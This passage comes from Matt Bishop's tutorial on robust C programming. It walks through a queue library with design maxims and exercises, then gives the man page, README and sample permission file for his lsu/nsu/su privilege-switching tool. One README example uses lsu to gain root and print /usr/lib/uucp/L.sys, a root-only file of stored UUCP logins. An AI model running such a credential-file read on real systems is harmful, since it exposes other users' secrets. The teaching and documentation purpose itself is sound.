 * RETURNED:      QTICKET           token (if > 0); error number (if < 0)
 * ERRORS:        QE_BADPARAM       parameter is NULL
 *                QE_TOOMANYQS      too many queues allocated already
 *                QE_NOROOM         no memory to allocate new queue
 *                                  (qe_errbuf has descriptive string)
 * EXCEPTIONS:    none
 */
QTICKET create_queue(void)
{
      register int cur;       /* index of current queue */
      register QTICKET tkt;   /* new ticket for current queue */

      /* check for array full */
      for(cur = 0; cur < MAXQ; cur++)
            if (queues[cur] == NULL)
                  break;
      if (cur == MAXQ){
            ERRBUF2("create_queue: too many queues (max %d)", MAXQ);
            return(QE_TOOMANYQS);
      }

      /* allocate a new queue */
```

```
        if ((queues[cur] = malloc(sizeof(QUEUE))) == NULL){
                ERRBUF("create_queue: malloc: no more memory");
                return(QE_NOROOM);
        }

        /* generate ticket */
        if (QE_ISERROR(tkt = qtktref(cur))){
                /* error in ticket generation -- clean up and return */
                (void) free(queues[cur]);
                queues[cur] = NULL;
                return(tkt);
        }

        /* now initialize queue entry */
        queues[cur]->head = queues[cur]->count = 0;
        queues[cur]->ticket = tkt;

        return(tkt);
}
```

The parameter list for this routine is empty; all information is returned as a function value. An alternate approach would be to pass the QTICKET back through the parameter list with the declaration

```
int create_queue(QTICKET *tkt)
```

and have the return value be the error code. But this can lead to confusion. Some library routines require pointers as arguments; others do not. Programmers may become confused, or suffer memory lapses, about which routines require pointers and which do not. The routine should guard against these potential problems.

☞ Keep parameter lists consistent.

Making all parameters be pointers is not suitable. First, pointers are difficult to check for validity; one can (and should) check for **NULL** pointers, but how can one portably determine if a non-**NULL** pointer contains an address in the process' address space or that the address is not properly aligned for the quantity to be stored there (on some systems, notably RISC systems, this can cause an alignment fault and terminate the program)? Using a style of programming akin to functional programming languages avoids these problems.

☞ Avoid changing variables through a parameter list; whenever possible, avoid passing pointers.

This routine checks if there is room for another queue; if so, it determines the index of the queue; if not, it reports an error and returns an error code. The error code is returned to the calling routine, which is not a part of the library:

```
#define QE_TOOMANYQS    -7    /* too many queues in use (max 100) */
```

In the error message we supply helpful information, namely the maximum number of queues allowed. This enables the programmers to know why the routine failed and tailor their code accordingly.

☞ Check for array overflow and report an error when it would occur (or take other corrective action).

The next part allocates space for the queue. Again, the routine checks for a failure in *malloc*, and reports it should it happen. Again, a special error code is used. This is of special importance since a *malloc* failure is usually due to a system call failure, and *perror*(3) will print a more informative message that the caller may desire. The queue library's error indicator is:

```
#define QE_NOROOM       -6    /* can't allocate space (sys err) */
```

☞ Check for failure in C library functions and system calls.

The routine then obtains a token for the new queue, checking again for failure. If the token cannot be obtained, the new queue is deleted and an error is returned. No error message is provided; the token generator *qtktref* provides that.

☞ Check for failure in other library functions in your library.

Finally, all quantities in the queue structure are set to default values (here, indicating an empty queue), and the token is returned. This way, we need not worry about initialization later in the library, when it might be harder to determine if initialization is needed.

☞ Initialize on creation.

Exercise 11. If a token can't be generated, then the error message in *qe_errbuf* comes from *qtktref*, but there is no indication of what routine called *qtktref*. Write a macro that will append this to the error message in *qe_errbuf*. Remember to check for bounds problems when you append to the contents of *qe_errbuf*.

4.4. Queue Deletion

This routine deletes queues.

```
/*
 * delete an existing queue
 *
 * PARAMETERS:    QTICKET qno       ticket for the queue to be deleted
 * RETURNED:      int               error code
 * ERRORS:        QE_BADPARAM       parameter refers to deleted, unallocated,
 *                                  or invalid queue (from readref()).
 *                QE_INTINCON       queue is internally inconsistent (from
 *                                  readref()).
 * EXCEPTIONS:    none
 */
int delete_queue(QTICKET qno)
{
      register int cur;       /* index of current queue */

      /*
       * check that qno refers to an existing queue;
       * readref sets error code
       */
      if (QE_ISERROR(cur = readref(qno)))
            return(cur);

      /*
       * free the queue and reset the array element
       */
      (void) free(queues[cur]);
      queues[cur] = NULL;

      return(QE_NONE);
}
```

This routine takes as a parameter the token of the queue to be deleted. It determines if the token is valid, and if not returns the error code. Thus, a queue which is not created, or one that has already been deleted, will report an error.

☞ Check that the parameter refers to a valid data structure.

The queue is then freed. The entry in the *queues* array is reset to indicate that an element of the array is available for reassignment.

☞ Always clean up deleted information – it prevents errors later on.

Exercise 12. The *free* statement is not protected by an *if* that checks to see whether *queues*[*cur*] is **NULL**. Is this a bug? If not, why don't we need to make the check?

Exercise 13. What prevents a caller from deleting the same queue twice?

4.5. Adding an Element to a Queue

Adding an element to a queue requires that it be placed at the tail:

```
/*
```

```
 * add an element to an existing queue
 *
 * PARAMETERS:    QTICKET qno       ticket for the queue involved
 *                int n             element to be appended
 * RETURNED:      int               error code
 * ERRORS:        QE_BADPARAM       parameter refers to deleted, unallocated,
 *                                  or invalid queue (from readref()).
 *                QE_INTINCON       queue is internally inconsistent (from
 *                                  readref()).
 *                QE_TOOFULL        queue has MAXELT elements and a new one
 *                                  can't be added
 * EXCEPTIONS:    none
 */
int put_on_queue(QTICKET qno, int n)
{
      register int cur;       /* index of current queue */
      register QUEUE *q;      /* pointer to queue structure */

      /*
       * check that qno refers to an existing queue;
       * readref sets error code
       */
      if (QE_ISERROR(cur = readref(qno)))
            return(cur);

      /*
       * add new element to tail of queue
       */
      if ((q = queues[cur])->count == MAXELT){
            /* queue is full; give error */
            ERRBUF2("put_on_queue: queue full (max %d elts)", MAXELT);
            return(QE_TOOFULL);
      }
      else{
            /* append element to end */
            q->que[(q->head+q->count)%MAXELT] = n;
            /* one more in the queue */
            q->count++;
      }

      return(QE_NONE);
}
```

The variables in the parameter list are not pointers; all are passed by value. As before, the validity of the token is first checked, and as *readref* builds the error message and code, if the token is not valid, the error is simply returned.

Adding an element to the queue requires checking that the queue is not full. The first part of the *if … else …* statement does this. The error message again gives the maximum number of elements that the queue can hold. If the queue is full, an appropriate error code is generated:

```
#define QE_TOOFULL      -5    /* append it to a full queue */
```

☞ Allow error messages to contain numbers or other variable data.

4.6. Removing an Element from the Queue

We remove elements from the head of the queue:

```
/*
 * take an element off the front of an existing queue
 *
 * PARAMETERS:    QTICKET qno       ticket for the queue involved
 * RETURNED:      int               error code or value
 * ERRORS:        QE_BADPARAM       bogus parameter because:
 *                                  * parameter refers to deleted, invalid,
 *                                    or unallocated queue (from readref())
 *                                  * pointer points to NULL address for
 *                                    returned element
 *                                  (qe_errbuf has descriptive string)
 *                QE_INTINCON       queue is internally inconsistent (from
 *                                  readref()).
 *                QE_EMPTY          no elements so none can be retrieved
 * EXCEPTIONS:    none
 */
int take_off_queue(QTICKET qno)
{
      register int cur;             /* index of current queue */
      register QUEUE *q;            /* pointer to queue structure */
      register int n;               /* index of element to be returned */

      /*
       * check that qno refers to an existing queue;
       * readref sets error code
       */
      if (QE_ISERROR(cur = readref(qno)))
            return(cur);

      /*
       * now pop the element at the head of the queue
       */
      if ((q = queues[cur])->count == 0){
            /* it's empty */
            ERRBUF("take_off_queue: queue empty");
            return(QE_EMPTY);
      }
      else{
            /* get the last element */
            q->count--;
            n = q->head;
            q->head = (q->head + 1) % MAXELT;
            return(q->que[n]);
      }

      /* should never reach here (sure ...) */
      ERRBUF("take_off_queue: reached end of routine despite no path there");
      return(QE_INTINCON);
}
```

Here we must distinguish between a return value that is an error code and a return value that comes from the queue. The solution is to check the error buffer *qe_errbuf*. Before this function is called, the first byte of that array is set to the NUL byte '\0'. If, on return, the error buffer contains a string of length 1 or greater, an error occurred and the returned value is an error code; otherwise, no error occurred. So the calling sequence is:

```
qe_errbuf[0] = '\0';
rv = take_off_queue(qno);
if (QE_ISERROR(rv) && qe_errbuf[0] != '\0')
```
… rv contains error code, qe_errbuf the error message …
```
else
```
… no error; rv is the value removed from the queue …

This way, we need not pass a pointer through the parameter list. The disadvantage of this method is the complexity of calling the function; however, that seems a small price to pay to avoid a possible segmentation fault within the library. The standard I/O library function *fseek* uses a similar technique to distinguish failure from success in some cases.

☞ Avoid changing variables through a parameter list; whenever possible, avoid passing pointers.

Exercise 14. Rewrite *take_off_queue* to use a second parameter, *int *n*, and return the value removed from the queue through that parameter. (Use the error code **BADPARAM**, defined as –1, to report an invalid pointer.) The function value is the error code. Compare and contrast this approach with the one used in the above version. When would you use each?

Exercise 15. How does *fseek*(3S) use *errno* to distinguish failure from success?

The rest of this routine is similar to *add_to_queue*. We check the parameter, and then validate the queue. We next check for an empty queue, and report an error if the queue is empty:

```
#define QE_EMPTY        -4    /* take it off an empty queue */
```

If it is not empty, it returns the element at the head of the queue. The *head* index is incremented to move to the next element in the queue, which becomes the element at the head of the queue.

4.7. Summary

The above routines give several examples of the differences between robust and fragile coding. The above routines are robust, because they cannot be crashed by poor or incorrect calls, or inconsistency in the caller. They form a module, and have informational cohesion and stamp coupling (the latter because they share data in common variables; specifically, *queues*, *noncectr*, and *qe_errbuf*. While the coding of these versions of the routines takes more time than the fragile routines, they take much less to debug, and will require less debugging time for applications using these routines.

Exercise 16. Rewrite this library to allocate space for each queue dynamically. Specifically, change *create_queue* to take the parameter *int size*, where *size* is to be the maximum number of elements allowed in the queue. Allocate space for the queue array dynamically.

Exercise 17. Rewrite this library to use a linked list structure for each queue. What are the advantages and disadvantages to this?

5. Conclusion

Many security problems arise from fragile coding. The UNIX operating system, and the C standard libraries, encourage this. They provide library calls that can cause severe problems; for example, *gets*(3S) does not check for buffer overflow. Avoid these routines!

Exercise 18. Why should the following functions be avoided when writing robust code: *gets*, *strcpy*, *strcat*, *sprintf*? How would you modify them to make them acceptable?

Exercise 19. When should members of the *scanf* family of functions be avoided while writing robust code? What should you use instead?

Acknowledgements: Chip Elliott (then of Dartmouth College, later of BBN Communications Corp.) provided the inspiration for this. His handout "Writing Bomb-Proof Code" for Dartmouth's COSC 23, Introduction to Software Engineering class, succinctly described many of the principles and techniques which I have extended.

Thanks to Kim Knowles for her constructive suggestions on this document. Also, the students of ECS 40 and ECS 153 here at UC Davis helped me refine this exposition by asking questions and indicating what was difficult to understand. I hope this document is clear; it is certainly clearer than earlier versions!

This page intentionally left blank
except for this notice.

M. Bishop, source code to the program *lsu*

This page deliberately left blank.

NAME

su, lsu, nsu − substitute user id temporarily

SYNOPSIS

lsu [−] [*userid* | −−] [*command*]

nsu [−] [*userid* | −−] [*command*]

su [−] [*userid* | −−] [*command_as_shell_argument*]

csu [*file* ...]

DESCRIPTION

Lsu, *nsu*, and *su* allow a user to become another user without logging off. These programs, collectively called ‘‘su programs’’, will execute a shell with real and effective UIDs and GIDs set to those of the specified user. The new shell will be the program named in the shell field of the specified user’s password file entry, or *sh*(1) if none. The new user ID stays in force until the shell exits.

Any additional arguments given on the command line are passed to the program invoked as the shell. Notice that with *sh* and *csh (1)*, this means commands must be preceded by the option **−c** and must be quoted (see the respective manual pages or the examples below.) In this case, the default user ID may be used by replacing *userid* with −−. This must be done if *userid* is to be defaulted, since otherwise *lsu* will think the first word of the command is the login name of a user.

The user’s environment variables are changed as follows: *lsu* and *nsu* set **USER** to the login name corresponding to *userid* (the two are usually the same); all su programs set **HOME** to the home directory of *userid*; **SHELL**, to the full path name of the shell being executed; and if the *userid* has a UID of 0, **PATH** will be set to a specific set of directories. (If there is no **PATH** environment variable and *userid* has a UID of 0, a **PATH** environment variable will be added.) However, argument 0 of the shell being executed is set to the name of the su program being executed except when the first argument is −, in which case the environment is changed further to what would be expected if the user had logged in as *userid*. This is done by invoking the shell with the first character of argument 0 being ‘−’ (that is, as −*lsu*, −*nsu*, or −*su*); this convention causes shells to read their startup files.

To use *nsu* or *su*, the user must know the password of the *userid* to which he wishes to change. The system administrator may allow only certain users to use these programs to change to a given *userid*; in such a case no other user may use these programs to change to that *userid* whether or not he knows *userid*’s password. In these cases the system administrator may also limit the devices from which these two programs may be run and the times during which it may be run. With all users, the default *userid* is *root*.

To use *lsu*, the user need not know the password of the *userid* to which he wishes to *lsu*. However, the system administrator must explicitly grant the user permission to use this program. The system administrator may constrain the use of this program by limiting the devices from which it may be run, the times during which it may be run, and/or the *userid*s that may be substituted. The system administrator also controls the *userid* that will be assumed should no *userid* be supplied on the command line.

If the current user has a UID of 0, access control files are not checked and no passwords need be supplied.

Csu takes as arguments one or more access files, and checks the syntax of the entries in these files. If no arguments are supplied, *csu* reads from its standard input. *Csu* may only be run by the superuser.

EXAMPLES

To become user **spool** while retaining your nonlocal environment, type

lsu spool

To become user **spool** but change the environment to that which **spool** would have had it logged in, type

lsu − spool

To execute *command* with the login environment and permissions of user **spool**, type

lsu − spool −c "*command*"

Note the arguments following **spool** are passed directly to **spool**’s shell. To execute *command* as the default

user ID, type

lsu −− −c "*command*"

In all cases, *su* or *nsu* may be used rather than *lsu*.

WARNINGS

The shell supplied by *lsu* and *nsu* runs the startup files of the user you are *lsu*'ing or *nsu*'ing to. This is in the spirit of what these programs should do. If you really want the old behavior, use *su*; it runs the startup files of the user you are *su*'ing to, and is provided for backwards compatibility with an older version of *su*(1).

The default search path varies from system to system. If **PATH** is defined, the directories which will be in the search path when a user *lsu*s, *nsu*s or *su*s to superuser also vary from machine to machine. In an ideal world, the resulting search paths would always be the same, regardless of the machine on which this program were run, but in our environment, this is not likely soon.

FILES

/etc/passwd password file various access files log file

SEE ALSO

csh(1), login(1), sh(1)

AUTHOR

Matt Bishop (*mab@riacs.edu*)

VERSION

This describes version 3.0 of *lsu*, *nsu*, and *su* .

```
SUBSTITUTE USER
========== ====

lsu:

This program is designed to give specific individuals the ability
to get a setuid-to-user shell without needing the user password.
That way, you need not change the user password after giving some
people temporary access to that user.  Using this program requires
specific permission.

nsu:

This program is designed to give specific individuals the ability
to get a setuid-to-user shell.  You need the user password.  Using
this program does not require specific permission unless the user
being su'ed to is listed in the permission file; then it does.

su:

This program does the same as nsu, except the USER and (on System V
based UNIXes) HOME environment variables are not reset.

Calls are:
        lsu [ - ] [ name ] [ -c args ]
        nsu [ - ] [ name ] [ -c args ]
        su [ - ] [ name ] [ -c args ]
where:
        -       means to start the shell as though it were a login shell
        name    means to start a shell with the ID of name; -- is same
                as omitting this argument
        -c args all args are passed as argument 1, ... to the shell

For example, to read /usr/lib/uucp/L.sys (normally readable only by root),
type
        lsu root -c "cat /usr/lib/uucp/L.sys"
(both the Bourne shell and C shell require the command be one argument.)

    The user environment is unchanged EXCEPT for the following environment
variables:
        USER    set to the login name of the user with the new UID
                        ** not reset by su
        HOME    set to the home directory of USER
                        ** not reset by su on System V based systems
        SHELL   set to the shell of USER
        PATH    set to eliminate specific directories if new UID is 0
    The UID and GID are reset to that of the new USER, and argument #0
is "lsu" ("nsu", "su") or "-lsu" ("-nsu", "-su") depending on whether a
'-' option is given.

------------------ FILES ------------------

Relevant files are:
        log             log file
        .lsu            lsu permission file
        .su             nsu, su permission file

This describes what the entries in each file are.

Log File:
    The log file has lines of the form
                PR MM/dd hh:mm ? ttyxx  users   - message
where:
        PR      code for program executed
                        "SU" is the code for "lsu"
                        "su" is the code for "su"
        MM      2 digit number of month (01=January, 12=December)
        dd      2 digit number of day of month (01-31)
        hh      2 digit number of hour (24-hr clock, 00-23)
        mm      2 digit number of minute (00-59)
        ?       code for result of running the program
                        "+" for success
                        "-" for failure
        ttyxx   name of device from which program was run
        users   indicates both who runs the program and who is being
                lsu'ed (su'ed) to; format is
                        oldid-newid
                where
                        oldid   user name of user executing program
                        newid   user name of user su'ing or lsu'ing to
                if user name for either not available, the UID is
                printed in parentheses.
        message informational message:
                        on success, has form "became newid (UID n, GID m)"
                        on failure, is error message

    The log file line uses (an equivalent to) the following printf format
string to print the log entry lines
        %2s %02d/%02d %02d:%02d %c %-6s %-17s - %s\n
        ^^^ ^^^^ ^^^^ ^^^^ ^^^^ ^^ ^^^^ ^^^^^   ^^
         |    |    |    |    |   |   |    |      +------ message
         |    |    |    |    |   |   |    +------------- users (no blanks)
         |    |    |    |    |   |   +------------------ device
         |    |    |    |    |   +---------------------- ?
         |    |    |    |    +-------------------------- minutes
         |    |    |    +------------------------------- hours
         |    |    +---------------------------------- day of month
         |    +-------------------------------------- number of month
         +-----------------------------------------code for program

    The su programs are designed so that a user is never told why an attempt
to run them fails (this is intended to prevent someone from figuring out
what the password is, or what times the action is allowed, etc., by trial
and error.)  Since the log file does contain error messages, it must be
and writable only by the superuser.

Permission File:
    The permission files for all incantations have the same format, so
this is described here. Differences are described below.
    Comments are allowed; lines with '#' in column 1 are ignored.
    Each line has the format
                userid<\t>userlist<\t>ttys<\t>time
where <\t> is an ASCII horizontal tab (octal 011) and:
        userid   is a login name
        userlist is a (list of comma-separated) login name(s), or the
                 word "any"
        ttys     is a (list of comma-separated) terminal devices, or
                 the word "any"
        time     is (a list of comma-separated) time intervals, or
                 the word "any"
    The syntax of the "ttys" field is:
        ttys ==     '(' ttys ')'        /* grouping */
                    '!' ttys            /* not */
                    ttys '&' ttys       /* and */
                    ttys '|' ttys       /* or */
                    ttys ',' ttys       /* or */
```

```
                ttyname             /* terminal name */
                ttyspeed            /* terminal speed */
        ttyname ==  NAME            (ie, ttyi9)
                    the input, output, and error devices all have this name
                '+' NAME            (ie, +ttyi9)
                    the input device has this name
                '-' NAME            (ie, -ttyi9)
                    the output device has this name
                '*' NAME            (ie, *ttyi9)
                    the error device has this name
                '"' PATTERN '"'     (ie, "tty.*")
                    the input, output, and error devices all have names
                    matching this pattern
                '+' '"' PATTERN '"' (ie, +"tty.*")
                    the input, output, and error devices all have names
                    matching this pattern
                    the input device has this name
                '-' '"' PATTERN '"' (ie, -"tty.*")
                    the input, output, and error devices all have names
                    matching this pattern
                    the output device has this name
                '*' '"' PATTERN '"' (ie, *"tty.*")
                    the input, output, and error devices all have names
                    matching this pattern
                    the error device has this name
        ttyspeed == rate            (ie, <9600)
                    the input, output, and error device speeds
                    all meet this condition
                '+' rate            (ie, +<9600)
                    the input device speed meets this condition
                '-' rate            (ie, -<9600)
                    the output device speed meets this condition
                '*' rate            (ie, *<9600)
                    the error device speed meets this condition
        rate     == '=' SPEED   |       /* equal to SPEED */
                   '@' SPEED    |       /* equal to SPEED */
                   '<' SPEED    |       /* less than SPEED */
                   '<>' SPEED   |       /* not equal to SPEED */
                   '<=' SPEED   |       /* less than or equal to SPEED */
                   '>' SPEED    |       /* greater than SPEED */
                   '>=' SPEED   |       /* greater than or equal to SPEED */
                   '><' SPEED   |       /* not equal to SPEED */
                   '!=' SPEED   ;       /* not equal to SPEED */
    where NAME is the file name of the device, PATTERN is a pattern ad
described in ed(1), and SPEED is a numeric baud rate.
    When the su programs start up, they determine the file name and speed of
the input, output, and error devices (ie, the ones associated with stdin,
stderr, stderr.)  These are then compared as indicated above.  If the final
"ttys" expression is satisfied, the tty is valid; if not, the tty is invalid.
    Some examples of "ttys" field entries are:
                (ttyi9|console)&>4800
means "the input, output, and error file descriptors of this program are
either from ttyi9 or the console and the speed of all devices is greater
than 4800 baud".
                +>2400&->2400&*>120
means "both the input and output device speeds are greater than 2400 baud
and the error device speed is greater than 120 baud."

    The syntax of the "time" field is:
        time ==         '(' time ')'    |       /* grouping */
                        '!' time        |       /* not */
                        time '&' time   |       /* and */
                        time '|' time   |       /* or */
                        time ',' time   |       /* or */
                        day_of_year day_of_week time_of_day
                                        ;
where:
        day_of_year == month number ',' number          (ie, Aug 29, 1986)
                       month number                     (ie, Aug 29)
                       month ',' number                 (ie, Aug, 1986)
                       month                            (ie, Aug)
                       number '/' number '/' number     (ie, 8/29/86)
                       number '/' number                (ie, 8/29)
                       day_of_year '-' day_of_year      (ie, 8/29-8/31)
                               means from the first to the second
                       day_of_year ',' day_of_year      (ie, 8/29,8/31)
                               means the first or the second
        day_of_week == special_day
                               Any of "Sunday", "Monday", "Tuesday",
                               "Wednesday", "Thursday", "Friday",
                               or "Saturday"
                       day_of_week '-' day_of_week      (ie, Monday-Tuesday)
                               means from the first to the second
                       day_of_week ',' day_of_week      (ie, Monday,Friday)
                               means the first or the second
        time_of_day == number ':' number ':' number mer (ie, 8:12:56 pm)
                       number ':' number ':' number     (ie, 20:12:56)
                       number ':' number meridian       (ie, 8:12 pm)
                       number ':' number                (ie, 20:12)
                       number meridian                  (ie, 8 pm)
                       number                           (ie, 20)
                       special_time
                               Any of "noon", "midnight"
                       time_of_day '-' time_of_day      (ie, 8am-4pm)
                               means from the first to the second
                       time_of_day ',' time_of_day      (ie, 8am,4pm)
                               means the first or the second
"meridian" is "am" or "pm".  Enough of "special_day" and "special_time" words
to identify the word uniquely must be given; for example, any of "Au", "Aug",
"Augu", "Augus", or "August" will match "August"; but "A" will not, since it
might also be "Am" or "Any".  Note also case is irrelevant.  Examples of
legal times are:
        August 10, 1986 - August 20, 1986       Monday - Friday  9AM - 5PM
                This describes the working week between August 10
                and August 20 in 1986
        Tuesday noon - midnight
                This describes times on Tuesdays from noon until
                midnight
        8/10/86 - 8/20/86  Mon-Fri 9-17
                This is the same as the first description

    An entry in the permission file is "satisfied" if the terminal satisfies
the "ttys" field, the date satisfies the "time" field, and the user running
the program and the user being substituted satisfy the first two fields (the
interpretation of the first two fields varies.)

lsu Permission File Interpretation:

    Lsu interprets the "userid" field to be the name of the user doing
the lsu, and "userlist" the list of user names to whom he/she can lsu.
The "userid" can only lsu to those users named in the list; however,
one user may have multiple entries, and in that case if any entry is
satisfied the lsu is permitted.
    Sample lsu permission file entries and their interpretation:

        mab     Any     ttyi9,console   Mon-Fri 9am-5pm
```

```
                "mab" can lsu to any other user from ttyi9 or the console
                during any day of the working week from 9am to 5pm

        rlb     root,bin,staff          >=9600  Aug 10 - Aug 20 Mon
                "rlb" can lsu to "root", "bin", or "staff" from any
                terminal that operates at 9600 baud or greater on any
                Monday from August 10 to August 20 of the current year


su Permission File Interpretation:

    Su interprets the "userid" field to be the name of the user who is
being su'ed to, and "userlist" the list of names of users who can su to
the userid.  The user can su to any unlisted "userid", or any listed
"userid" if he/she is named in the associated "userlist".  He/she cannot
su to a "userid" if he/she is not named in the "userlist", even though
the user may know the "userid"'s password.  If there are multiple lines
for one "userid", and any of the entries is satisfied, the su is
permitted.
    Sample su permission file entries and their interpretation:

        mab     Any     ttyi9,console   Mon-Fri 9am-5pm
                Any user may su to "mab" from ttyi9 or the console
                during the working week from 9am to 5pm.
        rlb     bin,staff       >=9600  Aug 10 - Aug 20 Mon
                "bin" or "staff" can su to "rlb" from any terminal
                terminal that operates at 9600 baud or greater on any
                Monday from August 10 to August 20 of the current year


------------------ COMPILATION ------------------

When you get this, type "sh Setup".  This program asks you to enter your
system type as defined below:

        enter                   if your system is
        -----                   -----------------
        BSD4_2          Berkeley Software Distribution Release 4.2
        BSD4_3          Berkeley Software Distribution Release 4.3
        DYNIX2_0        Sequent Balance Dynix Release 2.0
        NPSN3           NAS Processing System Network Build 3
        ROS3_3          Ridge Operating System Release 3.3
        SGI2_3          Silicon Graphics IRIS Graphics Library 2 - Workstation 2.3
        SGI3_4          Silicon Graphics IRIS Graphics Library 3 - Workstation 3.4
        SUN4_2          Sun Microsystems UNIX Release 4.2
        SYSV            AT&T System V
        UNICOS          Cray UNIX Operating System
        UTS             Amdahl UTS

(You can supply the type as a command-line argument, too.)  This will link
the appropriate Makefile.  Once this is done, type "make" to compile and
"make install" to install.  Don't forget to check the names of the log
file (LOG) and the permission files (SUPERM, LSUPERM) in Makefile to be sure
they are correct.

If your system is not one of the ones named above, look in the directory
Make for a file that will work, or build one using them as a model. The
makefiles all are named "Make.<sys>", where "<sys>" is the system type
entered to Setup (see above.)  Do this for your system, too, and add the
new abbreviation to Setup.  Then look in the directory Ed -- these files
edit part of lsu.c.src to change the names of the log file and the per-
mission file.  The output will look something like this (the lines that
begin "buf[" will be different; on a System V-based version of UNIX, the
ed commands will have some extra backslashes.  This is due to the difference
between BSD and System V pattern matchers.)

        /^\/\* begin SUPERM \*\/\$/,/^\/\* end SUPERM \*\/\$/c
        /* begin SUPERM */\
        buf[0] = '.';\
        buf[1] = '/';\
        buf[2] = '.';\
        buf[3] = 's';\
        buf[4] = 'u';\
        buf[5] = '\0';\
        /* end SUPERM */\
        .
        /^\/\* begin LSUPERM \*\/\$/,/^\/\* end LSUPERM \*\/\$/c
        /* begin LSUPERM */\
        buf[0] = '.';\
        buf[1] = '/';\
        buf[2] = '.';\
        buf[3] = 'l';\
        buf[4] = 's';\
        buf[5] = 'u';\
        buf[6] = '\0';\
        /* end LSUPERM */\
        .
        /^\/\* begin LOG \*\/\$/,/^\/\* end LOG \*\/\$/c
        /* begin LOG */\
        buf[0] = '.';\
        buf[1] = '/';\
        buf[2] = '.';\
        buf[3] = 'l';\
        buf[4] = 'o';\
        buf[5] = 'g';\
        buf[6] = '\0';\
        /* end LOG */\
        .
        1,$w
        q

(It is used as input to "ed" to set up the names of the log file and the
permission files without putting the strings into a form that can be read
by looking for ASCII strings in the executable.) Figure out which one works.
Finally, look in "sysdep.h" and add the appropriate definitions.

------------------ VERSIONS ------------------

0.0     August 22, 1986 (not numbered in distributed version)
        Programmer: mab@riacs.ARPA
        Unofficial alpha release; used to test portability within
        the NPSN.

0.1     September 2, 1986
        Programmer: mab@riacs.ARPA
        First official alpha version; added code to delete specified
        directories from PATH environment variable when lsu'ing to
        a user with a UID of 0, or (if no PATH environment variable)
        to supply a default root path.  The default root path, and
        the list of directories to be deleted, vary from system to
        system; they are set in "sysdep.h".  Note that the null
        directory "::" is always deleted.

1.0     October 23, 1986
        Programmer: mab@riacs.ARPA
        Added support for several other versions of UNIX, and cleaned
```

```
        up the code.

2.0     December 1, 1986
        Programmer: mab@riacs.ARPA
        First production version; expanded syntax of ttys field,
        merged lsu and su,

2.1     January 13, 1988
        Programmer: matt.bishop@dartmouth.edu, crabb@nas.nasa.gov
        Miscellaneous changes detailed below:
        * If you have
                root    nasops,vancleef any     any
          in the access control file and crabb su's to root, it should
          fail.  It succeeds.  The bug is we check to see if you're in
          towholist, and if so reject the su.  We should check to see
          if you're NOT in towholist ...
          perm.c, 165-169: changed "&& towholist" to "&& !towholist"
          in the "if" statement
        * if root is not listed in the list of authorized users in the
          access control file, it cannot su to another account.  Also,
          unless authorized, no-one can su to their own account.  The
          bug is that we don't special-case these situations ...
          perm.c, 131: change condition in "else if" from
          "isinlist(who, okuser) == NULL" to "isinlist(who, okuser) == NULL &&
          curpw.pw_uid != 0 && strcmp(curpw.pw_name,who) != 0".
        * on a BSD based system you get no search path.
          sysdep.h, line 241: change the "#ifdef" to "#ifndef"
        * if you log to a file or a program you get a core dump.  The
          first logging message is printed before everything is set up.
          lsu.c, lines 72-75: exchange the "init" and "openlog" lines.
        * if an entry is given in the su access control file,
          the su still fails with "user not listed"; but if that file
          specified "any" could switch to that user, everything worked.
          This is because the meaning of the lines is reversed for su and
          lsu, but the test does not reflect this ...
          perm.c, line 131: change the first argument of "isinlist" from
          "who" to "progname == SU ? curpw.pw_name : who"
```

```
# ==================
# |PERMISSION FILES|
# ==================
#
# All permission files are the same; this is one for "lsu".  Just substitute
# "nsu" or "su" for "lsu" to get the permission file for those programs.
#
# SAMPLE
# ======
#
# This is a sample file; at the end of the sample list is a description of
# how to make new entries
#
# user      who he can       ttys on which   when he can
# name        become         he can change     change
# ----      ----------       -------------   -----------
mab             spool,rlb       ttyi9           ANY
rlb             mab             ANY             Monday
spool           root            "ttyp.*"        ANY
#
# HOW TO MAKE ENTRIES IN THIS FILE
# === == ==== ======= == ==== ====
#
# Lines have the following form:
#       userid newuser ttys time
# where:
#       userid  is the login name of the person allowed to run lsu
#       newuser is a (list of comma-separated) login name(s) to which
#               userid may lsu; case is not ignored, but the word
#               "any" matches any user (and this word may be in any
#               case)
#       ttys    is a (list of comma-separated) terminal devices from
#               which userid may run lsu to become newuser; see the
#               detailed description below.  The word "any" matches
#               any device.
#       time    describes the time interval during which userid may
#               lsu to newuser; see the detailed description below.
#               The word "any" matches any time.
# There may be multiple lines for one userid; lsu scans the file until
# a matching line is found, or (if none) until the end of file is reached.
#
# Within both the following syntaxes, the following may also be used,
# where "expr" is either a legal tty or time.  Note time and tty exprs
# CANNOT be mixed in the same field:
#
#       stat == expr
#       expr == '(' expr ')'            (grouping)
#               '!' expr                (negation)
#               expr '&' expr           (disjunction)
#               expr '|' expr           (conjunction)
#               'any'                   (matches any time or tty)
#               'none'                  (matches no time or tty)
#
# For example, to give a time as the weekend nights, you can say:
#               ( Saturday | Sunday ) & 8pm - 8am
# (for "Saturday or Sunday and between 8pm and 8am".)
#
# TTY SYNTAX
# === ======
#       The syntax of tty is:
#               ttyname | ttyspeed
# where:
#       ttyname  == name                                (ie, /dev/ttyi9)
#                   '+' name                            (ie, +/dev/ttyi9)
#                   '-' name                            (ie, -/dev/ttyi9)
#                   '*' name                            (ie, */dev/ttyi9)
#                   pattern                             (ie, "/dev/ttyp.")
#                   '+' pattern                         (ie, +"/dev/ttyp.")
#                   '-' pattern                         (ie, -"/dev/ttyp.")
#                   '*' pattern                         (ie, *"/dev/ttyp.")
#       ttyspeed == rate                                (ie, >=9600)
#                   '+' rate                            (ie, +>=9600)
#                   '-' rate                            (ie, ->=9600)
#                   '*' rate                            (ie, *>=9600)
#       rate     == relation number
#       name     == string
#       pattern  == '"' string '"'
# "relation" is any of "@", "=", "!=", "<>", "><", "<", ">", "<=", ">=",
# all with the obvious meanings; "number" is a baud rate.  "string" is a
# string; if put in double quotes (a "pattern"), pattern matching rather
# than character comparison is done using the pattern syntax of ed(1).
# If preceded by "+", apply only to standard input; by "-", apply only to
# standard output; by "*", apply only to standard error.
#
#
# TIME SYNTAX
# ==== ======
#       The syntax of time is:
#               day_of_year day_of_week time_of_day
# where:
#       day_of_year == month number ',' number          (ie, Aug 29, 1986)
#                      month number                     (ie, Aug 29)
#                      month ',' number                 (ie, Aug, 1986)
#                      month                            (ie, Aug)
#                      number '/' number '/' number     (ie, 8/29/86)
#                      number '/' number                (ie, 8/29)
#                      day_of_year '-' day_of_year      (ie, 8/29-8/31)
#                       means from the first to the second
#                      day_of_year ',' day_of_year      (ie, 8/29,8/31)
#                       means the first or the second
#       day_of_week == special_day
